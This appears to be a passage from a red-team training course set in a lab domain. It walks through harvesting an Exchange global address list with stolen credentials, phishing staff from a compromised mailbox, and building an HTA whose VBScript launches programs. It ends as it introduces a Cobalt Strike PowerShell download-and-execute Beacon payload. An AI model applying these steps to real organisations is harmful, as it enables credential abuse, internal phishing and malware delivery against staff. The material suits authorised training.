
```
PS C:\> Get-GlobalAddressList -ExchHostname 10.10.15.100 -UserName CYBER\iyates -Password Summer2021 -OutFile gal.txt
[*] First trying to log directly into OWA to enumerate the Global Address List using FindPeople...
[*] This method requires PowerShell Version 3.0
[*] Using https://10.10.15.100/owa/auth.owa
[*] Logging into OWA...
[*] OWA Login appears to be successful.
[*] Retrieving OWA Canary...
[*] Successfully retrieved the X-OWA-CANARY cookie: ahh1Rb0kZUKEg8YE05ZztQDYwqU8Edk1l70J7_uGwGfK56YCYe0ilgE2GKvxCN3TMpqknR3QJ_M.
[*] Retrieving AddressListId from GetPeopleFilters URL.
[*] Global Address List Id of b4477ba8-52b0-48bf-915e-d179db98788b was found.
[*] Now utilizing FindPeople to retrieve Global Address List
[*] Now cleaning up the list...
bfarmer@cyberbotic.io
iyates@cyberbotic.io
jadams@cyberbotic.io
jking@cyberbotic.io
nglover@cyberbotic.io
[*] A total of 5 email addresses were retrieved
[*] Email addresses have been written to gal.txt
```

If there are names here that we didn't find during OSINT, we can go back and do another round of spraying against them.

3. Internal Phishing:

hide01.ir

Open **https://10.10.15.100** in Google Chrome and login with the obtained credentials.



Access to one or more internal mailboxes opens up a few possibilities. We can search for emails that may contain sensitive information such as documents, usernames and passwords; and even send emails to staff on behalf of the compromised user. We can send files and/or links that we craft ourselves, or even download a document already in an inbox, backdoor it (e.g. with a macro), and send it back to somebody.

Let's look at some payloads we could send.


An HTA is a proprietary Windows program whose source code consists of HTML and one or more scripting languages supported by Internet Explorer (VBScript and JScript). The HTML is used to generate the user interface and the scripting language for the program logic. An HTA executes without the constraints of the browser's security model, so it executes as a "fully trusted" application.

An HTA is executed using `mshta.exe`, which is typically installed along with IE. In fact, `mshta` is dependant on IE, so if it has been uninstalled, HTAs will be unable to execute.

To create an HTA, open **Visual Studio Code** on the **attacker-windows** VM and create a new empty file. Save the following content to **C:\Payloads\demo.hta**.

```
<html>
<head>
  <title>Hello World</title>
</head>
<body>
  <h2>Hello World</h2>
  <p>This is an HTA...</p>
</body>
</html>
```

Now browse to this file in explorer and double-click it to run (make sure to select Microsoft HTML Application host if prompted). All being well, a window will appear with the rendered content.



Being HTML you can put anything that you want the user to see - so channel your inner creativity.


Let's add some **VBScript** that will execute something on the user's machine. Launching `calc` is the most 1337 thing you can do, so let's try that.

```
<html>
<head>
  <title>Hello World</title>
</head>
<body>
  <h2>Hello World</h2>
  <p>This is an HTA...</p>
</body>

<script language="VBScript">
  Function Pwn()
    Set shell = CreateObject("wscript.Shell")
    shell.run "calc"
  End Function

  Pwn
</script>
</html>
```


The `wscript.Shell` object provides access to the Windows shell methods and the `run` method simply allows us to run an application from disk. Run the HTA again and the calculator should appear on the desktop.



Next, we need to replace `calc` with a Beacon payload. Let's use a PowerShell payload.

In Cobalt Strike, go to **Attacks > Web Drive-by > Scripted Web Delivery (S)** and generate a 64-bit PowerShell payload for your HTTP listener. The URI path can be anything, but I will keep it as `/a`.

This will generate a PowerShell payload and host it on the Team Server so that it can be downloaded over HTTP and executed in-memory. Cobalt Strike will also generate the PowerShell one-liner that will do just that.



